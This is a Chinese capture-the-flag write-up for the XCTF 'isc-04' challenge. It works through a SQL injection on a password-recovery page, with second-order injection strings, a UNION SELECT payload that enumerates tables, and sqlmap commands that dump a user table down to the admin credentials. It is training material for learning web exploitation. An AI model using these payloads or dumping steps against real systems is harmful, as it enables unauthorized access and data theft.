XCTF isc-04 writeup

原创


GAPPPPP 于 2019-07-10 16:46:19 发布 121 收藏

题目说明登陆和注册的页面存在漏洞,猜测可能是需要伪造admin登陆,先去尝试注册一个用户名为admin的账户


没想到直接注册成功了,尝试去登陆一下

忘记密码? 普通用户登录成功,没什么用

没想到直接登陆成功了,但是权限还是不够,观察到存在有忘记密码的功能,测试修改刚注册的admin用户




联想到以前sql注入天书里面的二次注入问题,尝试注册一个名为`admin'#12345`的用户后找回密码后将密码从`123`修改为`12345`,之后使用`username:admin`和`password:12345`实现了admin身份的登陆,结果还是提示普通用户登录成功。此时考虑可能此题不是一个提权的问题,我们可以在找回密码的页面实现二次注入且知道了闭合方式为单引号,测试一下username为`admin' or 1='1`



发现密保问题不再是设定好的123了,变成了cetc,注入点存在,尝试联合注入


payload:`-1' union select 1,2,3,4#`



得到回显,尝试读取flag

payload:`-1' union select 1,2,(select group_concat(table_name) from information_schema.tables where table_schema=database()),4#`

但是很奇怪得不到回显



接着尝试一下使用sqlmap
先在相同目录下写一个post.txt

```
POST /findpwd.php HTTP/1.1
Host: 111.198.29.45:41502
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:41502/findpwd.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Cookie: td_cookie=905661943; PHPSESSID=7kc90egh88j66dcvgitss38k04
Connection: keep-alive
Upgrade-Insecure-Requests: 1

username=123
```

payload:`python sqlmap.py -r post.txt --dbs`

```
available databases [4]:
[*] cetc004
[*] information_schema
[*] mysql
[*] performance_schema
```

payload:`python sqlmap.py -r post.txt -D cetc004 --tables`


```
Database: cetc004
[1 table]
+------+
| user |
+------+
```

payload:`python sqlmap.py -r post.txt -D cetc004 -T tables --columns`

```
Database: cetc004
Table: user
[4 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| answer   | varchar(255) |
| password | varchar(255) |
| question | varchar(255) |
| username | varchar(255) |
+----------+--------------+
```


payload:`python sqlmap.py -r post.txt -D cetc004 -T user -C "answer" --dump`

```
Database: cetc004
Table: user
[4 entries]
+--------------------------------------------------------+
| answer                                                 |
+--------------------------------------------------------+
| 123                                                    |
| 123                                                    |
```



同理得到username和password分别为`c3tlwDmIn23`和`1qazWSXED56yhn8ujm9olk81wdfTG`,登陆后得到flag